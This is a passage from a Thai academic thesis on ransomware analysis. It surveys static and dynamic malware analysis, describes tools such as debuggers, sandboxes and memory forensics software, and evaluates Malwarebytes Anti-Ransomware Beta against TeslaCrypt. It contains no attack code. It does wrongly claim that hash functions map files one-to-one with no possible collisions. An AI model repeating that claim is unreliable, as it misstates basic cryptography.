หนังสือ Practical Malware Analysis โดย Michael Sikorski และ Andrew Honig [31] เป็นหนังสือที่อธิบายถึงขั้นตอนในการวิเคราะห์มัลแวร์ในรูปแบบต่าง ๆ รวมไปถึงซอฟต์แวร์และความรู้ต่าง ๆ ที่จะช่วยในการวิเคราะห์มัลแวร์

การวิเคราะห์มัลแวร์โดยทั่วไปนั้นจะมีรูปแบบและวิธีการที่แตกต่างกันอยู่ 3 รูปแบบ ดังนี้

2.2.2.1 การวิเคราะห์มัลแวร์แบบ static (static malware analysis)

การวิเคราะห์มัลแวร์แบบ static หรือ static malware analysis คือการวิเคราะห์มัลแวร์ที่เน้นไปที่การวิเคราะห์ไฟล์ไบนารีหรือการวิเคราะห์ไฟล์ที่มีส่วนเกี่ยวข้องกับมัลแวร์ ในการวิเคราะห์มัลแวร์แบบ static จะไม่มีการรันหรือเอ็กซีคิวต์มัลแวร์โดยเด็ดขาด ยกเว้นในกรณีที่เป็นการรัน

หรือเอ็กซีคิวต์เพื่อวิเคราะห์ขั้นตอนการทำงานของโปรแกรมโดยใช้ดีบั๊กเกอร์และต้องเป็นการรันหรือเอ็กซีคิวต์ที่อยู่ภายใต้สภาพแวดล้อมจำลองที่มีการควบคุมอย่างแน่นหนาเท่านั้น การวิเคราะห์มัลแวร์แบบ static ประกอบด้วยขั้นตอนหลายขั้นตอนด้วยกัน ดังนี้

- การตรวจสอบไฟล์ที่น่าสงสัยด้วยซอฟต์แวร์ป้องกันมัลแวร์ โดยซอฟต์แวร์ป้องกันมัลแวร์จะมีการตรวจสอบทั้งการอ้างอิงจากลักษณะเฉพาะของมัลแวร์ (signature-based detection) และแบบที่ซับซ้อนยิ่งขึ้นคือการตรวจสอบจากพฤติกรรมและการทำงานของไฟล์ต่อระบบ (behavior-based detection) ข้อควรระวังก็คือ การตรวจสอบไฟล์ที่น่าสงสัยด้วยซอฟต์แวร์ป้องกันมัลแวร์อาจมีบางกรณีที่เกิดข้อผิดพลาดซึ่งส่งผลให้ผลของการตรวจสอบนั้นไม่ถูกต้อง ควรจะมีการตรวจสอบกับซอฟต์แวร์เพื่อยืนยันผลการตรวจสอบด้วย
- การจัดเก็บค่าแฮชเพื่อใช้ยืนยันและแยกแยะมัลแวร์ ค่าแฮช (hash) เป็นค่าที่ได้มาจากฟังก์ชันเกี่ยวกับการเข้ารหัสที่เรียกว่าฟังก์ชันแฮช (hash function) ซึ่งเป็นฟังก์ชันที่รับข้อมูลนำเข้าเป็นไฟล์หรือค่าใด ๆ ก็ตามและจะส่งออกค่าแฮชของไฟล์นั้น ๆ ออกมา คุณสมบัติของค่าแฮชที่สำคัญก็คือ ไฟล์หรือข้อมูลนำเข้าที่แตกต่างกันเมื่อนำเข้าฟังก์ชันแฮชแล้วจะต้องได้ค่าแฮชที่ไม่เหมือนกัน หรือสามารถอธิบายได้ว่าค่าแฮชของแต่ละไฟล์มีความสัมพันธ์กันแบบ 1:1 จะไม่มีไฟล์ใดที่มีค่าแฮชเหมือนกันและจะไม่มีค่าแฮชใดที่เป็นผลัพธ์มาจากไฟล์ที่แตกต่างกันได้ การคำนวณค่าแฮชของมัลแวร์จะช่วยให้สามารถแยกแยะและยืนยันประเภทของมัลแวร์และใช้ในการตรวจสอบเพื่อหาข้อมูลในฐานข้อมูลเกี่ยวกับมัลแวร์ เช่น VirusTotal ได้ ข้อควรระวังก็คือ ฟังก์ชันแฮชที่มีความนิยมในการใช้งานในปัจจุบัน เช่น MD5 นั้น มีการวิจัยที่พบการชนกันของค่าแฮชที่ทำให้ไฟล์ที่แตกต่างกันสามารถมีค่าแฮชที่เหมือนกันได้ ดังนั้นจึงควรหลีกเลี่ยงฟังก์ชันแฮชดังกล่าวเพื่อความปลอดภัย [28]
- การตรวจสอบหาสตริงภายในไฟล์ต้องสงสัย เป็นขั้นตอนของการหาสตริงที่จากไฟล์น่าสงสัยเพื่อค้นหาข้อมูลเพิ่มเติมจากไฟล์ที่น่าสงสัย ในกรณีที่ไฟล์น่าสงสัยคือมัลแวร์และไม่ได้มีการป้องกันมาดีพอ การวิเคราะห์ในขั้นตอนนี้จะช่วยให้ผู้วิเคราะห์พบข้อมูลที่สามารถนำไปใช้ประโยชน์ อาทิ หมายเลขไอพีแอดเดรส ชื่อฟังก์ชันการทำงานหรือข้อมูลอื่น ๆ ได้
- การตรวจสอบหาการพยายามซ่อนและปิดบังข้อมูลของไบนารี เป็นขั้นตอนของการตรวจสอบว่ามัลแวร์มีการพยายามที่จะซ่อนข้อมูล (obfuscate) ของตัวมันเองหรือไม่ การแพ็ค (packed) เป็นหนึ่งในรูปแบบของการพยายามซ่อนข้อมูล โดย

การบีบอัดข้อมูลและทำให้ไม่สามารถวิเคราะห์ได้ตามปกติแต่โปรแกรมยังสามารถทำงานได้ตามปกติ การวิเคราะห์จะสามารถทำได้ก็ต่อเมื่อโปรแกรมนั้นถูกอันแพ็ค (unpack) เสียก่อน

- การตรวจสอบโครงสร้างของมัลแวร์ เป็นขั้นตอนของการตรวจสอบลักษณะของมัลแวร์ที่สามารถเอ็กซีคิวต์ได้ว่ามีการเรียกใช้ฟังก์ชันใดของระบบปฏิบัติการบ้าง โดยทั่วไปในไฟล์ที่สามารถเอ็กซีคิวต์ได้ในระบบปฏิบัติการวินโดวส์จะถูกเรียกว่า Portable Execute (PE) ซึ่งภายในจะมีการรวบรวมข้อมูลที่จำเป็นสำหรับวินโดวส์ที่จะใช้ในการเรียกโปรแกรมนี้ขึ้นมา ส่วนประกอบที่สำคัญของไฟล์ตระกูล PE ได้แก่ส่วนหัวของไฟล์ที่มีการระบุประเภทของโปรแกรม ไลบรารีหรือฟังก์ชันที่จำเป็นต้องใช้ พื้นที่ที่ต้องใช้ในการทำงานเอาไว้ การวิเคราะห์ในส่วนนี้จะช่วยให้ผู้วิเคราะห์สามารถคาดเดาการทำงานของมัลแวร์โดยเบื้องต้นได้
- การตรวจสอบด้วยการใช้โปรแกรมประเภทดีบั๊กเกอร์, ดีคอมไพเลอร์และดิสแอสเซมเบลอร์เพื่อให้ทราบถึงขั้นตอนการทำงานของมัลแวร์จริง

2.2.2.2 *การวิเคราะห์มัลแวร์แบบ* dynamic (dynamic malware analysis)

การวิเคราะห์มัลแวร์แบบ dynamic หรือ dynamic malware analysis คือการวิเคราะห์มัลแวร์ที่อาศัยการตรวจสอบการทำงานของมัลแวร์ภายในสภาพแวดล้อมที่มีการควบคุม การวิเคราะห์มัลแวร์แบบ dynamic จะต้องมีการรันมัลแวร์ให้ทำงานจริง และใช้เครื่องมือหรือซอฟต์แวร์ต่าง ๆ ในการเก็บข้อมูลพร้อมทั้งดูการเปลี่ยนแปลงที่เกิดขึ้นกับระบบ

ขั้นตอนของการวิเคราะห์มัลแวร์แบบ dynamic นั้นจะเริ่มที่การออกแบบสภาพแวดล้อมหรือสภาพแวดล้อมจำลองเพื่อให้มัลแวร์ทำงาน โดยที่สภาพแวดล้อมนี้จะต้องถูกลวบคุมเพื่อไม่ให้มัลแวร์หลุดรอดและสร้างความเสียหายกับระบบภายนอกได้ โดยจะต้องคำนึงทั้งเรื่องของฮาร์ดแวร์ซอฟต์แวร์และทางด้านเครือข่ายให้เหมาะสมกับลักษณะของมัลแวร์ จากนั้นจึงจะเป็นขั้นตอนในการจัดเตรียมซอฟต์แวร์ที่จะช่วยในการเก็บและรวบรวมข้อมูล แล้วจึงทำการรันมัลแวร์จริง

ข้อแตกต่างที่สำคัญระหว่างการวิเคราะห์มัลแวร์แบบ dynamic และแบบ static คือ ในบางครั้งข้อมูลที่ได้จากการวิเคราะห์มัลแวร์แบบ static นั้นอาจมีความแตกต่างเมื่อมีการวิเคราะห์มัลแวร์แบบ dynamic ซึ่งอาจเป็นผลมาจากเงื่อนไขต่าง ๆ ไม่ว่าจะเป็นรุ่นของระบบปฏิบัติการ ลักษณะของระบบรวมไปถึงเงื่อนไขอื่น ๆ ดังนั้นการวิเคราะห์มัลแวร์แบบ dynamic จะช่วยให้ผู้วิเคราะห์ได้ภาพที่ชัดเจนเกี่ยวกับการทำงานของมัลแวร์มากกว่า

2.3 เทคโนโลยีที่เกี่ยวข้องกับการวิจัย

ในการวิเคราะห์มัลแวร์เรียกค่าไถ่นั้นจำเป็นต้องมีการสร้างสภาพแวดล้อมจำลองที่ถูกควบคุมเพื่อไม่ให้มัลแวร์มีการแพร่กระจายและสร้างความเสียหายให้กับข้อมูลและระบบจริง โดยจำเป็นต้องอาศัยเทคโนโลยีที่มีความเกี่ยวข้องกับแนวคิดดังกล่าวดังนี้

2.3.1 Virtualization

Virtualization เป็นเทคโนโลยีในการใช้ทรัพยากรทางกายภาพของระบบคอมพิวเตอร์ เช่น คุณลักษณะทางด้านฮาร์ดแวร์ ในการแบ่งการทำงานไปยังหน่วยทางตรรกะอื่น ๆ เช่น การใช้คอมพิวเตอร์เครื่องเดียวในการทำงานหลายระบบปฏิบัติการพร้อม ๆ กัน ผ่านทางการควบคุมโดยซอฟต์แวร์ virtualization ที่จะคอยกำหนดความเหมาะสมของทรัพยากรที่ต้องใช้

ในการใช้เทคโนโลยี virtualization สำหรับการวิเคราะห์มัลแวร์นั้น จะเป็นการใช้เพื่อสร้างคอมพิวเตอร์จำลองหรือ virtual machine ขึ้นบนคอมพิวเตอร์ทางกายภาพ โดย คอมพิวเตอร์จำลองจะเปรียบเสมือนกับคอมพิวเตอร์ทางกายภาพที่สามารถติดตั้งระบบปฏิบัติการ ใช้งานซอฟต์แวร์ติดตั้งอุปกรณ์สำหรับเชื่อมต่ออินเตอร์เน็ตและอื่น ๆ ได้ ความสามารถของเทคโนโลยี virtualization ยังช่วยให้ทรัพยากรที่ใช้ใน คอมพิวเตอร์จำลอง แยกออกทางตรรกะกับทรัพยากรของคอมพิวเตอร์ทางกายภาพ ซึ่งทำให้การแก้ไขใด ๆ ที่เกิดขึ้นกับ คอมพิวเตอร์จำลอง จะไม่ส่งผลกระทบต่อคอมพิวเตอร์ทางกายภาพ

การใช้เทคโนโลยี virtualization สำหรับการวิเคราะห์มัลแวร์จะใช้ผ่านซอฟต์แวร์ Oracle VirtualBox ซึ่งรองรับการสร้างและกำหนดคุณลักษณะได้หลายรูปแบบ และง่ายต่อการกู้คืนความเสียหายในกรณีที่เกิดความเสียหายจากการวิเคราะห์มัลแวร์ด้วย

2.3.2 Hex Workshop

Hex Workshop เป็นซอฟต์แวร์ประเภท hex editor สำหรับระบบปฏิบัติการวินโดวส์ รองรับการอ่านไฟล์ในรูปแบบของ hex view, แก้ไขค่า hex ของไฟล์ที่ต้องการรวมไปถึงการเปรียบเทียบความแตกต่างของไฟล์

2.3.3 OllyDbg

OllyDbg เป็นซอฟต์แวร์ประเภทดีบั๊กเกอร์สำหรับระบบปฏิบัติการวินโดวส์ รองรับการวิเคราะห์ไบนารีในสถาปัตยกรรมแบบ 32 บิต ใช้สำหรับการวิเคราะห์การทำงานของโปรแกรม ตรวจดูการเปลี่ยนค่าของรีจิสเตอร์ภายในหน่วยประมวลผล ตรวจดูการเรียกใช้ API ของระบบปฏิบัติการ ตรวจหาค่าคงที่และสตริงต่าง ๆ ภายในโปรแกรม

2.3.4 x64dbg

x64dbg เป็นซอตฟ์แวร์แบบโอเพนซอร์สประเภทดีบั๊กเกอร์สำหรับระบบปฏิบัติการวินโดวส์ รองรับการวิเคราะห์ไบนารีทั้งในสถาปัตยกรรมแบบ 32 บิต และ 64 บิต ใช้สำหรับการ

วิเคราะห์ขั้นตอนการทำงานของโปรแกรม ตรวจดูการเปลี่ยนค่าของรีจิสเตอร์ภายในหน่วยประมวลผล ตรวจดูการเรียกใช้ API และฟังก์ชันต่าง ๆ ของระบบปฏิบัติการ สามารถใช้ในการแพตช์โปรแกรมที่ถูกแก้ไขได้

2.3.5 IDA

IDA เป็นซอฟต์แวร์ประเภทดีบั๊กเกอร์และดิสแอสเซมเบลอร์ ในเวอร์ชันฟรีจะรองรับการวิเคราะห์ไบนารีในสถาปัตยกรรมแบบ 32 บิต ใช้สำหรับการวิเคราะห์ขั้นตอนทำงานของโปรแกรม มีการแสดงผลแบบเป็นกราฟซึ่งช่วยให้สามารถเข้าใจขั้นตอนการทำงานของโปรแกรมมากขึ้น

2.3.6 API Monitor

API Monitor เป็นซอฟต์แวร์ที่ใช้ในการตรวจสอบและควบคุมการเรียกใช้ API ของโปรเซสที่ต้องการได้ รองรับการทำงานทั้งในสถาปัตยกรรมแบบ 32 บิต และ 64 บิต ช่วยในการตรวจสอบบัฟเฟอร์ กำหนดเบรคพอยต์เพื่อควบคุมการทำงานของโปรแกรม และตรวจสอบข้อมูลในหน่วยความจำได้โดยตรง

2.3.7 Dependency Walker

Dependency Walker เป็นซอฟต์แวร์สำหรับตรวจสอบโมดูลของระบบปฏิบัติการ ทั้งในประเภทของ exe, dll, ocx, sys และอื่น ๆ เพื่อตรวจสอบถึงการเรียกใช้ฟังก์ชันต่าง ๆ ของระบบปฏิบัติการ

2.3.8 FileAlyzer

FileAlyzer เป็นซอฟต์แวร์สำหรับการตรวจสอบคุณลักษณะของไฟล์ที่ต้องการ ตรวจสอบค่า hex ของไฟล์ ตรวจสอบค่า MZ และ PE Header/Sections ตรวจดูการเรียกใช้ฟังก์ชันและ API ต่าง ๆ ของระบบปฏิบัติการ รองรับการดิสแอสเซมเบลอร์กับไฟล์ไบนารีและสามารถนำไฟล์ที่ทำการวิเคราะห์ไปเปรียบเทียบกับเว็บไซต์ภายนอก เช่น VirusTotal ได้

2.3.9 ILSpy

ILSpy เป็นซอฟต์แวร์แบบโอเพนซอร์สสำหรับการดีคอมไพล์โปรแกรมที่ถูกพัฒนาด้วยภาษา .NET เพื่อสามารถตรวจสอบซอร์สโค้ดของโปรแกรมได้

2.3.10 DIE

DIE – Detect It Easy เป็นซอฟต์แวร์ที่ใช้ในการวิเคราะห์ไฟล์ไบนารีเพื่อตรวจสอบคุณลักษณะเบื้องต้นของไฟล์ ใช้ในการตรวจสอบว่าโปรแกรมถูกคอมไพล์มาด้วยคอมไพเลอร์ประเภทใด มีการใช้โปรแกรมประเภทแพ็คเกอร์ (packer) ในการซ่อนข้อมูลภายในไฟล์ไบนารี รวมไปถึงตรวจสอบการเรียกใช้ฟังก์ชันต่าง ๆ ของระบบปฏิบัติการ

2.3.11 Wireshark

Wireshark เป็นซอฟต์แวร์ประเภทโอเพนซอร์สสำหรับการตรวจสอบและวิเคราะห์การใช้งานเครือข่าย ในการวิเคราะห์มัลแวร์จะมีการใช้ Wireshark สำหรับการตรวจสอบการส่งข้อมูลระหว่างมัลแวร์กับเซิร์ฟเวอร์ที่ใช้สั่งการและควบคุม

2.3.12 Sysintelnals Suite

Sysinternals Suite เป็นชุดของซอฟต์แวร์ซึ่งมีการรวบรวมซอฟต์แวร์สำหรับการวิเคราะห์และตรวจสอบการทำงานของระบบปฏิบัติการวินโดวส์ โดยภายในชุดของซอฟต์แวร์ Sysinternals Suite ซอฟต์แวร์ที่มีการใช้ในการวิเคราะห์มัลแวร์จะได้แก่ Process Explorer สำหรับการตรวจสอบการทำงานของโปรเซสภายในคอมพิวเตอร์พร้อมทั้งรายละเอียดและคุณสมบัติต่าง ๆ ของโปรเซสนั้น และ Process Monitor สำหรับการตรวจสอบการใช้ทรัพยากรต่าง ๆ ภายในคอมพิวเตอร์ อาทิ การแก้ไขรีจิสทรี การสร้างไฟล์และการแก้ไขไฟล์ การสร้างโปรเซสและเธรดใหม่ การรับส่งข้อมูลทางเครือข่าย เป็นต้น

2.3.13 Cuckoo Sandbox

Cuckoo Sandbox เป็นซอฟต์แวร์ที่นำแนวคิดของการวิเคราะห์มัลแวร์แบบอัตโนมัติ (automated malware analysis) มาใช้งาน โดย Cuckoo Sandbox จะทำการใช้แนวคิดของ virtualization ในการสร้างสภาพแวดล้อมจำลองเพื่อวิเคราะห์มัลแวร์ โดยกระบวนการและขั้นตอนของการวิเคราะห์มัลแวร์จะถูกควบคุมและดำเนินการโดยอัตโนมัติไม่ว่าจะเป็นการบันทึกการแก้ไขไฟล์ต่าง ๆ ภายในสภาพแวดล้อมจำลอง พฤติกรรมและการใช้งานเครือข่าย การเรียกใช้ฟังก์ชันและทรัพยากรต่าง ๆ ในระบบปฏิบัติการ เป็นต้น

2.3.14 INetSim

INetSim เป็นชุดของซอฟต์แวร์ซึ่งใช้สำหรับจำลองการทำงานของบริการทางด้านเครือข่ายต่าง ๆ ซึ่งมีประโยชน์อย่างยิ่งสำหรับการใช้ภายในสภาพแวดล้อมจำลองเพื่อการวิเคราะห์พฤติกรรมการใช้งานเครือข่ายของมัลแวร์

2.3.15 de4dot

de4dot เป็นซอฟต์แวร์แบบโอเพนซอร์สที่ถูกพัฒนาเพื่อช่วยในการถอดรหัส เรียบเรียงและอันแพ็ค (unpack) โปรแกรม กระบวนการอันแพ็คโปรแกรมเป็นกระบวนการที่ตรงข้ามกับกระบวนการแพ็ค (pack) โปรแกรมซึ่งถูกใช้ในการอำพรางข้อมูลและเข้ารหัสซอร์สโค้ดหรือภาษาเครื่องโดยมีจุดมุ่งหมายเพื่อปิดบังการทำงานและการต่อต้านกระบวนการวิเคราะห์โปรแกรม

2.3.16 Noriben

Noriben เป็นซอฟต์แวร์แบบโอเพนซอร์สที่ช่วยในการสนับสนุนการทำงานของโปรแกรม Process Monitor ในชุดซอฟต์แวร์ Sysinternals Suite ซึ่งเป็นส่วนเสริมช่วยให้นักวิเคราะห์มัลแวร์

สามารถควบคุมการทำงานของโปรแกรม Process Monitor ได้โดยง่าย และยังช่วยในการสรุปผลลัพธ์จากโปรแกรม Process Monitor อีกด้วย

2.3.17 Bintext

Bintext เป็นโปรแกรมที่ใช้ในการสำรวจและรวบรวมข้อมูลของสตริงที่ปรากฏในไฟล์โปรแกรมหรือไบนารี

2.3.18 PEiD

PEiD เป็นโปรแกรมที่ใช้ในการตรวจสอบการใช้โปรแกรมประเภทแพ็คเกอร์ (packer) กับไฟล์โปรแกรมหรือไบนารีเพื่อการอำพรางหรือเข้ารหัสซอร์สโค้ดหรือภาษาเครื่องเพื่อให้ยากต่อการวิเคราะห์ โดย PEiD จะส่งผลลัพธ์เมื่อตรวจสอบไฟล์โปรแกรมหรือไบนารีออกมาเป็นชื่อของโปรแกรมแพ็คเกอร์ ผู้วิเคราะห์มัลแวร์จะนำข้อมูลของโปรแกรมแพ็คเกอร์ที่ได้เพื่อไปหาวิธีอันแพ็คหรือโปรแกรมอันแพ็คเกอร์ต่อไป

2.3.19 Snowman

Snowman เป็นโปรแกรมที่ใช้ในการดีคอมไพล์ไฟล์โปรแกรมหรือไบนารีที่ถูกพัฒนาด้วยภาษา C/C++ โดยรองรับการดีคอมไพล์ไฟล์โปรแกรมหรือไบนารีทั้งในสถาปัตยกรรมแบบ ARM, x86 และ x86-64 และในประเภทของไบนารี อาทิ ELF (Executable and Linkable Format) ซึ่งเป็นมาตรฐานของไฟล์ซึ่งพบมากในระบบปฏิบัติการยูนิกซ์และลินุกซ์, Mach-O (Mach object) ซึ่งประเภทของไฟล์เอ็กซีคิวต์เทเบิลและไลบรารีบนระบบปฏิบัติการโอเอสเอกซ์และไอโอเอส และ PE (Portable Executable) ซึ่งเป็นประเภทของไฟล์เอ็กซีคิวต์เทเบิลบนระบบปฏิบัติการวินโดวส์ เพื่อให้ผู้วิเคราะห์มัลแวร์สามารถทำความเข้าใจการทำงานของมัลแวร์มากขึ้น

2.3.20 UPX

UPX หรือ Ultimate Packer for Executables เป็นโปรแกรมประเภทแพ็คเกอร์และอันแพ็คเกอร์ซึ่งช่วยในการบีบอัดไฟล์ให้มีขนาดเล็กลงอีกทั้งยังช่วยอำพรางหรือเข้ารหัสซอร์สโค้ดหรือภาษาเครื่องของไฟล์โปรแกรมและไบนารีผ่านทางการบีบอัดไฟล์ด้วย มัลแวร์หลายประเภทมีการใช้ UPX ในการอำพรางการทำงานซึ่งในการวิเคราะห์นั้นผู้วิเคราะห์จำเป็นต้องคลายการบีบอัดโดยใช้โปรแกรม UPX ก่อนเพื่อให้สามารถวิเคราะห์ได้อย่างมีประสิทธิภาพมากขึ้น

2.3.21 WinAPIOverride

WinAPIOverride เป็นโปรแกรมซึ่งช่วยในการมอนิเตอร์หรือสังเกตการเรียกใช้ฟังก์ชันหรือ API ต่าง ๆ ของระบบปฏิบัติการโดยโปรแกรม รองรับการทำงานทั้งในสถาปัตยกรรมแบบ 32 บิต และ 64 บิต

2.3.22 RougeKillerPE

RougeKillerPE เป็นโปรแกรมซึ่งช่วยในการสำรวจคุณลักษณะของไฟล์ไบนารีประเภท Portable Executable (PE) โดยมีฟีเจอร์ย่อยหลายฟีเจอร์ด้วยกัน อาทิ ฟีเจอร์ในการสำรวจ PE sections ซึ่งแสดงขนาดของแต่ละ sections และตำแหน่งของแอดเดรสของหน่วยความจำที่จะมีการโหลด section ดังกล่าวลงไป หรือฟีเจอร์ในการแสดงรหัสทั้งในรูปแบบภาษาแอสเซมบลีเพื่อช่วยให้ผู้วิเคราะห์มัลแวร์สามารถทำความเข้าใจการทำงานของมัลแวร์ได้ลึกมากขึ้น

2.3.23 Volatility

Volatility เป็นโปรแกรมซึ่งใช้ในการตรวจวิเคราะห์หน่วยความจำซึ่งรองรับหน่วยความจำจากหลากหลายระบบปฏิบัติการ โดยผู้วิเคราะห์มัลแวร์จะใช้โปรแกรม Volatility ในการสำรวจหน่วยความจำเพื่อระบุโปรเซสที่ต้องสงสัยและหาความสัมพันธ์หรือพฤติกรรมที่เกี่ยวข้องกับโปรเซสอื่น ๆ หรือระบบ อาทิ ใช้ในการแสดงรายชื่อของไฟล์ DLL ที่ถูกเรียกใช้โดยโปรแกรมในช่วงเวลาขณะนั้น หรือใช้ในการตรวจสอบโค้ดหรือไฟล์ DLL ซึ่งถูกซ่อนหรือถูกอัดฉีดคำสั่งเพื่อควบคุมโดยมัลแวร์ เป็นต้น

2.3.24 VolDiff

VolDiff เป็นโปรแกรมที่ใช้ในการสนับสนุนการทำงานของ Volatility โดยอาศัยหลักการของการเปรียบเทียบหน่วยความจำเพื่อหาความผิดปกติหรือการกระทำของมัลแวร์ VolDiff จะอาศัยการเปรียบเทียบความแตกต่างระหว่างหน่วยความจำในช่วงที่มีลักษณะปกติ (normal state) หรือเรียกว่า baseline memory กับหน่วยความจำในช่วงที่มีการแพร่กระจายของมัลแวร์ ซึ่งจะมีการใช้ฟังก์ชันต่าง ๆ ของ Volatility ในการเปรียบเทียบ อาทิ ฟังก์ชัน malscan เพื่อตรวจสอบโค้ดหรือไฟล์ DLL ซึ่งถูกซ่อนหรือถูกอัดฉีดคำสั่งเพื่อควบคุมโดยมัลแวร์ หรือการหาโปรเซสที่ไม่ใช่โปรเซสแต่เดิมของระบบและดูรายละเอียดของโปรเซสนั้น เป็นต้น

2.3.25 psutil

psutil เป็นไลบรารีในภาษาไพธอนซึ่งช่วยในการเก็บข้อมูลและจัดการการทำงานของโปรเซสภายในระบบ การใช้ไลบรารีนี้ทำให้ผู้พัฒนาโปรแกรมสามารถเก็บข้อมูลรายละเอียด ๆ ต่างของโปรเซสที่กำลังทำงานอยู่ในระบบได้ รวมไปถึงอนุญาตให้ผู้พัฒนาโปรแกรมสามารถควบคุมการทำงานโปรเซส เช่น การปิดการทำงานของโปรเซสที่ไม่ต้องการ

2.3.26 yara


yara เป็นไลบรารีในภาษาไพธอนซึ่งใช้ในการพัฒนาลายเซ็นและใช้ลายเซ็นนั้นในการเปรียบเทียบกับไฟล์หรือโปรเซสภายในระบบเพื่อความถูกต้องตรงกัน โดยมากไลบรารี yara มักจะถูกใช้ในการระบุและจับกลุ่มมัลแวร์ที่มีลักษณะใกล้เคียงกัน

2.3.27 watchdog


watchdog เป็นไลบรารีในภาษาไพธอนซึ่งอนุญาตให้ผู้พัฒนาโปรแกรมสามารถใช้ไลบรารีในการตรวจจับกิจกรรมที่เกี่ยวกับการจัดการระบบไฟล์ได้ ไม่ว่าจะเป็นการสร้างไฟล์, การแก้ไขไฟล์, การคัดลอกไฟล์, การย้ายไฟล์หรือการลบไฟล์ เป็นต้น

2.4 การศึกษาลักษณะและวิธีการป้องกันมัลแวร์เรียกค่าไถ่จากซอฟต์แวร์ป้องกันมัลแวร์ที่มีอยู่ในปัจจุบัน

จากปัญหาการแพร่กระจายของมัลแวร์เรียกค่าไถ่ บริษัทผู้ผลิตซอฟต์แวร์ป้องกันมัลแวร์ก็มีความพยายามในการแก้ปัญหานี้ หนึ่งในนั้นคือซอฟต์แวร์ Malwarebytes Anti-Ransomware Beta จากบริษัท Malwarebytes ซึ่งเป็นซอฟต์แวร์ที่ใช้หลักการตรวจจับพฤติกรรมของมัลแวร์ตลอดเวลาจนกว่าซอฟต์แวร์จะมีข้อมูลมากพอให้เชื่อว่าโปรแกรมที่กำลังทำงานอยู่นั้นคือมัลแวร์เรียกค่าไถ่ [32] อย่างไรก็ตามซอฟต์แวร์ Malwarebytes Anti-Ransomware Beta นั้นมีการกำหนดข้อตกลงผู้ใช้งาน (End User License Agreement) โดยไม่ยินยอมให้มีการวิเคราะห์การทำงานของโปรแกรมโดยใช้วิธีดิสแอสเซมบลี, ดีคอมไพล์หรือวิธีการในรูปแบบของวิศวกรรมย้อนกลับอื่น ๆ การที่จะตรวจสอบการทำงานของ Malwarebytes Anti-Ransomware Beta จึงทำได้เพียงตรวจสอบพฤติกรรมของซอฟต์แวร์ที่มีต่อระบบเบื้องต้นซึ่งพบว่าซอฟต์แวร์ Malwarebytes Anti-Ransomware Beta มีการตรวจสอบพฤติกรรมการอ่านและเขียนไฟล์ของโปรแกรมหรือโปรเซสที่ต้องสงสัยว่าจะเป็นมัลแวร์เรียกค่าไถ่ จากนั้นจึงใช้วิธีการบางอย่างในการบังคับให้มัลแวร์เรียกค่าไถ่ทำการเขียนข้อมูลที่ถูกเข้ารหัสแล้วไปยังไดเรกทอรีจำลองอีกตำแหน่งหนึ่งแทนที่จะเขียนไปยังไดเรกทอรีจริง จึงทำให้ข้อมูลบางส่วนนั้นไม่ถูกเข้ารหัส แต่อย่างไรก็ตามวิธีการนี้ทำได้แค่ในกรณีที่มัลแวร์เรียกค่าไถ่มีความพยายามจะเข้ารหัสข้อมูลในไดเรกทอรี %PROGRAMFILES% เท่านั้น ข้อมูลและไฟล์ที่อยู่นอกเหนือจากไดเรกทอรีนี้จะถูกเข้ารหัส อีกทั้งซอฟต์แวร์ Malwarebytes Anti-Ransomware Beta ยังมีการแจ้งเตือนผู้ใช้งานที่ช้าเกินไป โดยเมื่อทดสอบกับมัลแวร์เรียกค่าไถ่ TeslaCrypt ที่ได้ทำการวิเคราะห์ไปพบว่า ซอฟต์แวร์ Malwarebytes Anti-Ransomware Beta มีการแจ้งเตือนผู้ใช้งานในช่วงที่มัลแวร์ทำการเข้ารหัสข้อมูลเสร็จเรียบร้อยแล้ว และโปรเซสของมัลแวร์เรียกค่าไถ่กำลังจะปิดตัวเอง ซึ่งนับว่าช้าเกินไปที่จะลดความเสียหายที่เกิดขึ้น



รูปที่ 2.2 Malwarebytes Anti-Ransomware Beta มีการเปลี่ยนทิศทางการเขียนไฟล์



รูปที่ 2.3 การแจ้งเตือนผู้ใช้งานเมื่อมัลแวร์เรียกค่าไถ่ทำการเข้ารหัสไฟล์

บทที่ 3
วิธีดำเนินการศึกษา

3.1 วิธีการดำเนินการศึกษา

ในโครงการวิจัยและวิเคราะห์มัลแวร์เรียกค่าไถ่เพื่อการลดผลกระทบมีขั้นตอนการดำเนินงานและศึกษาดังนี้

